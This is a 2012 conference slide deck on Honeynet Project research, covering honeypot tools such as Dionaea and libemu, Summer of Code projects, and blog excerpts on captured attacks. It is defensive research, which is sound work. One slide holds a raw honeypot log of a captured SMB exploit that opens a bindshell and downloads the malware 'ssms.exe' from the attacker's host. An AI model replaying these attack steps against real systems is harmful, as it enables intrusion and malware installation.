

# The Honeynet

P R O J E C T

## **Overview of Recent Honeynet Research and Development**



CERT.EE Oct0b3rf3st  
18/06/2012

David Watson

[david@honeynet.org.uk](mailto:david@honeynet.org.uk)



# Speaker




- **David Watson (UK)**
  - 15 years managed services industry and consultancy
  - Solaris, IP Networking, Firewalls, PenTest background
  - Led the UK HoneyNet Project since 2003
  - HoneyNet Project Chief Research Officer / Director
  - Bootable systems, Honeystick, Honeysnap analysis tool, co-authored "KYE: Phishing", KYE reviewer / editor
  - GDH and HonEeeBox lead developer & project manager
  - GSoC org admin, Conficker Working Group
  - Shadowserver Foundation member
  - Director of UK open source consultancy Isotoma Ltd.



David Watson ([david@honeynet.org.uk](mailto:david@honeynet.org.uk))



# Original Concepts

- Honeypots
- Honeynets
- Low / High interaction
- Research / Production
- Data capture
- Data control
- Honeywall / Sebek
- Server → Client
- Automated malware collection, sandboxes
- **Know Your Enemy: Learning About Security Threats**  
ISBN-10: 0321166469  
<http://www.honeynet.org/book/index.html>
- **Virtual Honeypots**  
(Niels Provos and Thorsten Holz)  
ISBN-10: 0321336321







## GDH Node Detail



[http://www.honeynet.org/speaking/PacSec07\\_David\\_Watson\\_Global\\_Distributed\\_Honeynet.pdf](http://www.honeynet.org/speaking/PacSec07_David_Watson_Global_Distributed_Honeynet.pdf)









## 2011/2012 R&D Focus Areas

- Mobile device honeypots
- Virtualization honeypots and attacks
- Topical malware (stuxnet, SCADA, etc)
- Active defence research (e.g. botnet take down in an ethical manner)
- Distributed data collection, analysis and visualisation (including HonEeeBox)
- IPv6 honeynets (tools and deployments)



# **Recent HoneyNet R&D via Google Summer of Code**



## GSoC 2009

### Updates:

- PhoneyC ++
- Capture-HPC ++
- Nebula ++
- PicViz ++

### New:

- Dionaea
- Glastopf
- Qebek (QEMU)
- Hybrid Honeypots
- Sebek visualization
- Client honeypot management

<http://www.honeynet.org/gsoc2009/slots>

David Watson (david@honeynet.org.uk)





## GSoC 2010

### Updates:

- PhoneyC ++
- Dionaea / VoIP ++
- Capture-HPC ++

### New:

- PHP/RFI Sandbox
- IM Honeytrap
- Botnet C&C monitor
- HI server VMI
- Infected Host DNS
- TraceExploit
- Log Anonymization
- Cuckoo Sandbox

<http://www.honeynet.org/gsoc2010/slots>



# GSoC 2011

## Updates:


- Capture-HPC ++
- Wireshark ++
- Cuckoo ++
- Dionaea / SIP ++
- Shellcode emulation performance ++

## New:

- AxMock
- Droidbox
- APKInspector
- WebViz / HoneyViz
- HoneySink
- Hypervizor
- HonEeeBox / submit\_http

<http://www.honeynet.org/gsoc2011/slots>

David Watson (david@honeynet.org.uk)



## GSoC 2012

- Cuckoo ++
- HonEeeBox ++
- Afterglow ++
- Droidbox ++
- APKInspector ++
- Glastopf ++
- Capture-HPC ++
- Automated Attack Community Graphs
- Sensor data mining
- Network malware simulation
- IPv6 attack detection
- HoneyProxy SSL
- Network analyzer
- Ghost USB

<http://www.honeynet.org/gsoc2011/slots>



# **Selected GSoC Tool Highlights**



## Nepenthes → Dionaea

- Second generation low interaction honeypot
- Completely rewritten from lessons learned

### Goals:

- Detect both known and unknown attacks
- Better protocol awareness
- Vulnerability modules in a scripting language
- Generic shellcode detection via LibEmu
- Make good use of existing supporting libraries
- Wider community support for new modules





## Nepenthes → Dionaea

- C with glib
- LibEv events
- Embedded Python
- OpenSSL for TLS
- Udns (asynch)
- Curl and Libcfg
- SQL logging
- IPv6 support
- SMB/CIFS protocol emulation for (unknown) RPC calls
- Generic shellcode detection via LibEmu
- Actions on shellcode profile (windows shell, file download) via LibEmu execution

```
connection 610 smbd tcp accept 10.69.53.52:445 <- 10.65.34.231:2010
dcerpc request: uuid '3919286a-b10c-11d0-9ba8-00c04fd92ef5' opnum 9
p0f: genre:'Windows' detail:'XP SP1+, 2000 SP3' uptime:'-1' tos:'' dist:'11' nat:'0' fw:
profile: [{'return': '0x7c802367', 'args': ['', 'CreateProcessA'], 'call': 'GetProcAddress'
        ...., {'return': '0', 'args': ['0'], 'call': 'ExitThread'}}]
service: bindshell://1957
connection 611 remoteshell tcp listen 10.69.53.52:1957
connection 612 remoteshell tcp accept 10.69.53.52:1957 <- 10.65.34.231:2135
p0f: genre:'Windows' detail:'XP SP1+, 2000 SP3' uptime:'-1' tos:'' dist:'11' nat:'0'
offer: fxp://1:1@10.65.34.231:8218/ssms.exe
download: 1d419d615dbe5a238bbaa569b3829a23 fxp://1:1@10.65.34.231:8218/ssms.exe
connection 613 ftpctrl tcp connect 10.69.53.52:37065 -> 10.65.34.231/None:8218
connection 614 ftpdata tcp listen 10.69.53.52:62087
connection 615 ftpdata tcp accept 10.69.53.52:62087 <- 10.65.34.231:2308
p0f: genre:'Windows' detail:'XP SP1+, 2000 SP3' uptime:'-1' tos:'' dist:'11' :
```

## Which host attacked us most

```

SELECT
  COUNT(remote_host),
  remote_host
FROM
  connections
WHERE
  connection_type = 'accept'
GROUP BY
  remote_host
ORDER BY
  COUNT(remote_host)
  DESC
LIMIT
  10;

```

| COUNT(remote_host) | remote_host    |
|--------------------|----------------|
| 1655               | 10.204.202.23  |
| 420                | 10.2.101.193   |
| 234                | 10.246.93.128  |
| 224                | 10.208.119.223 |
| 120                | 10.54.151.201  |
| 120                | 10.129.95.105  |
| 120                | 10.174.16.255  |
| 120                | 10.234.207.36  |
| 120                | 10.133.39.52   |
| 120                | 10.31.104.74   |

## dionaea catches bugs

*Dionaea is meant to be a nepenthes successor, embedding python as scripting language, using libemu to detect shellcodes, supporting ipv6 and tls*

**Development**  
**Compiling & Installation**  
**Running**  
**Configuration**  
**Honors**  
**Links**  
**FAQ**  
**Segfault**  
**Support**  
**Blog**

### HOW IT WORKS

dionaea intention is to trap malware exploiting vulnerabilities exposed by services offered to a network, the ultimate goal is gaining a copy of the malware.

### **Security**

<http://dionaea.carnivore.it>

David Watson (david@honeynet.org.uk)

libemu.carnivore.it  
shellcode detection

Information

[Start](#)  
[News](#)  
[About libemu](#)  
[compiling libemu](#)

Documentation

[Gallery](#)  
[Manpage](#)  
[API](#)  
[Hacking](#)  
[Examples](#)

Download


[Download](#)  
[Patches](#)

Contact


[Contact](#)

svn.carnivore.it  
Software Development

Projects



libemu  
x86 shellcode detection and emulation



libemu is a small library written in c offering basic x86 emulation and shellcode detection using GetPC heuristics.  
Intended use is within network intrusion/prevention detections and honeypots.

libemu supports:

- executing x86 instructions
  - reading x86 binary code
  - register emulation
  - basic fpu emulation
- shellcode execution
  - shellcode detection

<http://libemu.carnivore.it>

David Watson (david@honeynet.org.uk)

19





# The HoneyNet Project

[Home](#) > [Blogs](#) > [florian.schmitt's blog](#)

## Navigation

- [About us](#)
- ▽ [Blogs](#)
  - ▷ [HoneyNet Project Blog](#)
- [Funding/Donations](#)
- ▷ [Challenges](#)
- ▷ [Chapters](#)
- [Papers](#)
- [Projects](#)
- ▷ [Google SoC 2009](#)
- ▷ [Create content](#)
- ▷ [Google SoC 2010](#)
- ▷ [Google SoC 2011](#)
- [Latest images](#)
- ▽ [Security Workshops](#)
  - ▷ [2011 - Paris](#)
  - ▽ [2012 - SF Bay Area](#)
    - [General Information](#)
    - [Mar. 19 - Agenda](#)
    - [Mar. 20 - Hands-on tutorial training](#)

## Beta release of libemu qemu extension

Tue, 08/30/2011 - 20:25 — [florian.schmitt](#)

As part of this year's Summer of Code, I programmed an extension for the shellcode detection and analysis library [libemu](#). The main goal of the project was to increase the performance when executing shellcode, with the help of a virtualizer. Prior to this extension, libemu made use of a custom emulator, which supported only instructions mostly used in shellcode. With this extension, libemu utilizes a full-blown, completely functioning virtualizer, which executes code presumably the same way a real CPU does.

The project consists of two parts. The first is [qemulib](#), which is a modified version of the virtualizer [qemu](#). The main modification is that it gets linked as a dynamic library, which can be used in libemu. In addition, several instructions are hooked in order to detect API-calls.

The second part of the project is an extended version of libemu. If set, it utilizes [qemulib](#) and not the build in emulator to execute shellcode. Shellcode detection is done by a brute-force approach instead of instruction tracking.

An installation guide is included in the readme. The commands of the [sctest](#)-program have been slightly changed. Beforehand, instructions were always processed stepwise. Now, by default, code is executed in non-single step mode. This means, if you need instruction wise assembler code or you want to create a call graph, single step mode must be turned on by the `-T` flag.

Drawback of the extension is, that [qemu](#) was not designed to be thread-safe. So, libemu is not thread-safe anymore either. Additionally, the beta is known not to work with 64-bit Linux. This will likely be fixed later.

The beta release can be found [here](#).

[florian.schmitt's blog](#)

[libemu](#) [qemu](#) [shellcode](#)

<http://honeynet.org/node/765>

David Watson ([david@honeynet.org.uk](mailto:david@honeynet.org.uk))

# CARNIVORE NEWS

You are here: [start](#) » [2010](#) » [10](#) » [13](#) » [xmpp\\_server](#)

« [virustotal api](#)

[MS10-061 attacks?](#) »

## XMPP Server

This guide explains how to install a sensor network patched prosody xmpp server on a server called "sensors.example.com".

🌐 My prosody repository is not meant to be a 'fork' of prosody, it is just a convenience repository, so you do not have to merge patches yourself.


The patches:

- prevent messages from visitors getting sent to visitors
- prevent messages sent from visitors or participants getting sent to the source

This way, sensors can't read messages from other sensors (visitors), but can receive files from other sensors, in a channel where the sensor user is a participant, and the sensors never get their own messages replied from the xmpp server.

As it is unlikely you can run a service on sensors.example.com, just replace sensors.example.com with the domain you want to use.

 Search

 [Recent changes](#)

 [Backlinks](#)

 [Sitemap](#)

 [Login](#)

### Related

- [xmpp - take #3](#)
- [xmpp - take #2](#)
- [xmpp backend](#)
- [xmpp progress](#)
- [xmpp - basics](#)


### Recent Posts

- [Identifying toolkits](#)
- [as seen on twitter](#)
- [evasion](#)
- [MS10-061 attacks?](#)
- [XMPP Server](#)

[http://carnivore.it/2010/10/13/xmpp\\_server](http://carnivore.it/2010/10/13/xmpp_server)

David Watson ([david@honeynet.org.uk](mailto:david@honeynet.org.uk))

## MSSQL attacks examined



Given the number of attacks reported on mssql, and the data I gathered over the last weeks, I decided to have a look on it.

### looking at it

The Tabular Data Stream protocol, which is used by MSSQL Server, provides fields to have the client telling the server his hostname, which application is accessing the database, using which driver. As dionaea can understand the protocol, I decided to log this data as well.

| host           | hostname        | application                  | driver                       |
|----------------|-----------------|------------------------------|------------------------------|
| 122.228.157.82 | BESTTONE        | .Net SqlClient Data Provider | .Net SqlClient Data Provider |
| 219.139.33.67  | BXP-4A082E5C0A3 |                              | ODBC                         |
| 222.133.189.12 | SVCTAG-8GKDF2X  | .Net SqlClient Data Provider | .Net SqlClient Data Provider |
| 58.19.246.245  | DYSKW           |                              | ODBC                         |
| 93.124.98.227  | CL4Q0HYV3TDVVX0 |                              | ODBC                         |
| 93.84.176.193  | SCORPIONS       |                              | ODBC                         |

[http://carnivore.it/2010/09/11/mssql\\_attacks\\_examined](http://carnivore.it/2010/09/11/mssql_attacks_examined)

David Watson (david@honeynet.org.uk)

# CARNIVORE NEWS

You are here: [start](#) » [2011](#) » [05](#) » [15](#) » [extending\\_dionaea](#)

« [OpenSSL - AF\\_ALG](#)

[the mysql cmdshelv](#) »

## Extending Dionaea

Even though there is little action on tcp/3306 I choose MySQL as a protocol to show how to extend dionaea.

Over the next lines, we'll implement parts of the MySQL wire protocol for a MySQL service using scapy.

## MySQL

First, get the protocol documentation <sup>1)</sup>, in most cases the wire documentation is written sloppy and overall inaccurate and hard to understand but it is the first to start with. After reading the documentation, grab pcaps and see what wireshark makes of it, for MySQL there is a pcap in the wireshark wiki <sup>2)</sup>. Now you may have an idea what the protocol is about and already identified interesting values.


## Protocol Basics

### Table of Contents

- Extending Dionaea
  - MySQL
    - Protocol Basics
  - Dionaea comes into play
    - First run
    - Extending - Command Packets
    - Second run - SELECT something
    - Extend - use database
    - Ready?
    - Dynamic output
      - Debugging the documentation
  - Code
  - Logging
    - Incidents
    - logsql
      - readlogsqltree
    - logxmp
      - pg\_backend
      - carniwwwore
  - Bait
    - fakenamgenerator

[http://carnivore.it/2011/05/15/extending\\_dionaea](http://carnivore.it/2011/05/15/extending_dionaea)

David Watson (david@honeynet.org.uk)



# The HoneyNet Project

Old Homepage

[Home](#) > [Blogs](#) > [guillaume.arcas's blog](#)

## Navigation

- About us
- Blogs
  - HoneyNet Project Blog
- Funding/Donations
- Challenges
- Chapters
- Papers
- Projects
- Google SoC 2009
- Create content
- Google SoC 2010
- Google SoC 2011
- Latest images
- Security Workshops
  - 2011 - Paris
  - 2012 - SF Bay Area
    - General Information
    - Mar. 19 - Agenda
    - Mar. 20 - Hands-on


## SIP Module for Dionaea

Tue, 09/27/2011 - 07:17 — guillaume.arcas

The HoneyNet Project had mentored 12 projects this year for the Google Summer of Code (GSoC). The 11th project was to extend the SIP module for Dionaea to handle SIP udp, tcp and even tls. With the TLS part, the Dionaea can even emulate a Microsoft Lync server. The TLS part was not part of the original scope, but the hard work made that possible as well!

